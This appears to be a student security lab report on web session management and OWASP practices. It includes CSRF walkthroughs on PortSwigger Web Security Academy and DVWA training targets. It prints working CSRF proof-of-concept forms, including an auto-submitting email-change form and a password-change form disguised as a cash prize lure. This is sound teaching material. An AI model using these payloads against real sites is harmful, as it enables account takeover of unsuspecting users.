

SAD LAB EXPERIMENT - 09

AIM: Session Management for Web Application

TO DO:

1. What is Session Management?
2. What are Session Management Best Practices according to OWASP ?
3. What is Cross Site Request Forgery(CSRF or XSRF) ?

THEORY:

What is Session Management?

Session management, in the context of secure application development, refers to the process of securely managing user sessions within a web application. A session is a temporary interaction between a user and a web application, typically starting when a user logs in and ending when they log out or their session times out due to inactivity.

Secure session management is crucial for protecting user data, preventing unauthorized access, and ensuring the confidentiality and integrity of user interactions.

Key Aspects:

1. **Authentication:** Session management starts with user authentication, which verifies the user's identity. Secure authentication methods like multi-factor authentication (MFA) should be used to ensure that only authorized users can establish sessions.
2. **Session Initialization:** When a user logs in, a unique session identifier is generated, and relevant session data is created or loaded, such as user roles and permissions.
3. **Session Tokens:** Session tokens, such as cookies or tokens in the URL, are commonly used to maintain session state on the client side. These tokens must be generated securely, and sensitive information should not be stored within them.
4. **Session Timeout:** Sessions should have a defined timeout period to automatically expire after a period of inactivity. This prevents sessions from remaining open indefinitely and reduces the risk of unauthorized access.
5. **Session Data Storage:** Sensitive user data should be stored securely, and access to this data should be restricted. Data should be encrypted, and proper access controls should be implemented.

What are Session Management Best Practices according to OWASP ?

Session management is crucial for web application security, and following OWASP (Open Web Application Security Project) best practices can help ensure the security of user sessions. Here are some key session management best practices according to OWASP:

Use Strong Session IDs:

Generate session IDs that are long, random, and unpredictable to prevent session fixation attacks. Implement proper entropy to make session IDs hard to guess.

Session Expiration & Invalidation:

Set appropriate session timeouts based on the sensitivity of the application.

Implement automatic session expiration and logout functionality. Ensure that sessions are invalidated after logout or when the user logs out. Invalidate sessions on the server side when they are no longer needed.

Secure Session Storage and protect session data & Session Fixation Prevention:

Store session data securely on the server side, not in client-side cookies or hidden fields.

Use server-side storage mechanisms with strong access controls. Encrypt sensitive session data to protect it from eavesdropping. Use HTTPS to encrypt data in transit. Regenerate session IDs after successful login to prevent session fixation attacks. Invalidate any previous session IDs upon login.

Monitoring and Logging and testing:

Implement logging for session-related events, such as logins, logouts, and session creations.

Regularly review and monitor session logs for suspicious activities. Conduct regular security testing, including vulnerability scanning and penetration testing, to identify and address session management vulnerabilities.

Password Policies & cookie policy:

Ensure that password reset and change mechanisms do not create session vulnerabilities. Use the "Secure" attribute for session cookies to ensure they are transmitted only over HTTPS. Set the "HttpOnly" attribute to prevent client-side scripting from accessing session cookies.

Educate developers & follow the Latest OWASP Guidance:

Train your development team on secure session management practices and the risks associated with poor session management. Stay up-to-date with the latest OWASP recommendations and guidelines for session management security. Implementing these best practices will help protect user sessions and the overall security of your web application.

What is Cross Site Request Forgery(CSRF or XSRF) ?

CSRF stands for Cross-Site Request Forgery. It's a type of security vulnerability that occurs when an attacker tricks a user into unintentionally performing actions on a web application without their knowledge or consent. This typically happens when a user is logged into a web application and visits a malicious website or clicks on a malicious link.

Here's how CSRF attacks work:

1. **User Authentication:** The user is already authenticated and logged into a web application, such as an email service or a social media site. The web application creates a session for the user.
2. **Malicious Request:** The attacker tricks the user into making a request to the web application. This request could be anything the user is authorized to do, such as changing their email address, password, or making a financial transaction.
3. **User Unaware:** The user is unaware that this request is being made because they are still logged into the web application, and their browser automatically includes their session cookies with the request.
4. **Malicious Result:** The web application, not recognizing any difference between a legitimate request and the malicious one, processes the request as if it came from the user. This could lead to actions being taken on the user's behalf that they did not intend.

Web developers can implement several security measures:

CSRF Tokens: Include unique CSRF tokens with each request that modify data or perform actions. These tokens are generated when the user authenticates and are checked on the server to ensure that the request is legitimate.

Same-Site Cookies: Set the "SameSite" attribute on cookies to limit their scope to the same site. This prevents the browser from automatically sending cookies in cross-site requests.

Check Referer Header: Verify the "Referer" header on incoming requests to ensure they originate from the same site. However, this method is not foolproof, as some browsers may not send the Referer header.


Use POST for Sensitive Actions: Whenever possible, use the HTTP POST method for actions that modify data or perform critical operations. CSRF attacks often rely on the GET method because it's easier to exploit.

Logout after Inactivity: Implement session timeouts and automatic logout after a period of inactivity to limit the window of opportunity for CSRF attacks.


Content Security Policy (CSP): Use CSP headers to restrict which domains can load scripts and resources in a web page, reducing the risk of loading malicious content.

IMPLEMENTATION:**Step 1: Open Web App Academy and Enter your Email**


Open Burp's browser and log in to your account. Submit the "Update email" form and find the resulting request in your Proxy history.




A screenshot of a web application's login page. The title "Login" is in blue. Below it, there are two input fields: "Username" and "Password". At the bottom, there is a green button labeled "Log in".



A screenshot of a web application's "My Account" page. The title "My Account" is in blue. Below it, it says "Your username is: wiener" and "Your email is: wiener@normal-user.net". There is an "Email" input field and a green button labeled "Update email".



A screenshot of the "My Account" page showing the email field filled with "hacker101@gmail.com". The "Update email" button is still visible.



A screenshot of the "My Account" page showing the email field empty. The "Update email" button is still visible.

Step 2: Use the following HTML template and fill in the request's method, URL, and body parameters. You can get the request URL by right-clicking and selecting "Copy URL".

Return to Burp. In the Proxy "Intercept" tab, ensure "Intercept is on".

OWASP_CSRF_5Submit the request so that it is captured by Burp. In the "Proxy" tab, right click on the raw request to bring up the context menu. Go to the "Engagement tools" options and click "Generate CSRF PoC".

```
<form method="$method" action="$url">
  <input type="hidden" name="$param1name" value="$param1value">
</form>
<script>
  document.forms[0].submit();
</script>
```

Step 3: Go to the exploit server, paste your exploit HTML into the "Body" section, and click "Store".

Body:

```
<form method="POST" action="https://0aa400610474b33bc09309ad000900f8.web-security-
academy.net/my-account/change-email">
  <input type="hidden" name="email" value="hackednow@gmail.com">
</form>
<script>
  document.forms[0].submit();
</script>
```

Store

View exploit

Deliver exploit to victim

Access log

Step 4: To verify that the exploit works, try it on yourself by clicking "View exploit" and then check the resulting HTTP request and response.



My Account

Your username is: wiener

Your email is: hackednow@gmail.com

Email

[Update email](#)

CSRF Attack using DVWA

Here, we will use the Damn Vulnerable Web Application (DVWA). It's a web app developed in PHP and MySQL and intentionally made to be vulnerable.

Step 1: Use the default credentials below:

Username: admin

Password: password

After a successful login, you will see the DVWA main page. Now click on the CSRF tab on the left pane.



Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Test Credentials

Current password:

New password:

Confirm new password:


Change

Note: Browsers are starting to default to setting the [SameSite cookie](#) flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:

- [Chromium](#)
- [Edge](#)
- [Firefox](#)

Step 2: If we change the password of the login credentials from “password” to “123”, the password gets changed. Now performing the CSRF attack.



Current password:

New password:

Confirm new password:

Change

Password Changed.

```
</div><br />
<form action="#" method="GET">
  Current password:<br />
  <input type="password" AUTOCOMPLETE="off" name="password_current"><br />
  New password:<br />
  <input type="password" AUTOCOMPLETE="off" name="password_new"><br />
  Confirm new password:<br />
  <input type="password" AUTOCOMPLETE="off" name="password_conf"><br />
  <br />
  <input type="submit" value="Change" name="Change">
  <input type='hidden' name='user_token' value='d13e80e172244561c31f5537192b1c33' />
</form>
```


Step 3: Now we right click on the page and go to the Page Source. Copy the form tag given below.

```
<form action="http://127.0.0.1/dvwa/vulnerabilities/csrf/" method="GET">
<h1>Click the button to get $1000000000</h1>
<input
  type="hidden"
  autocomplete="off"
  name="password_current"
  value="123"
/>
<input type="hidden" autocomplete="off" name="password_new" value="hacked" />
<input type="hidden" autocomplete="off" name="password_conf" value="hacked" />
<input type="submit" value="Change" name="Change" />
<input
  type="hidden"
  name="user_token"
  value="d13e80e172244561c31f5537192b1c33"
/>
</form>
```

On opening the HTML file, it will redirect to the following page.



Step 4: On clicking the change button, it will redirect to the DVWA CSRF Credentials page. Now the password is changed to “hacked”.



The screenshot shows a web form for changing a password. It contains three input fields: 'Current password:', 'New password:', and 'Confirm new password:'. Below these fields is a 'Change' button. At the bottom of the form, the text 'Password Changed.' is displayed in red, indicating a successful password change.

Conclusion: Thus we have studied how to validate Session Management for Web Application and performed CSRF attacks using DVWA and Portswigger.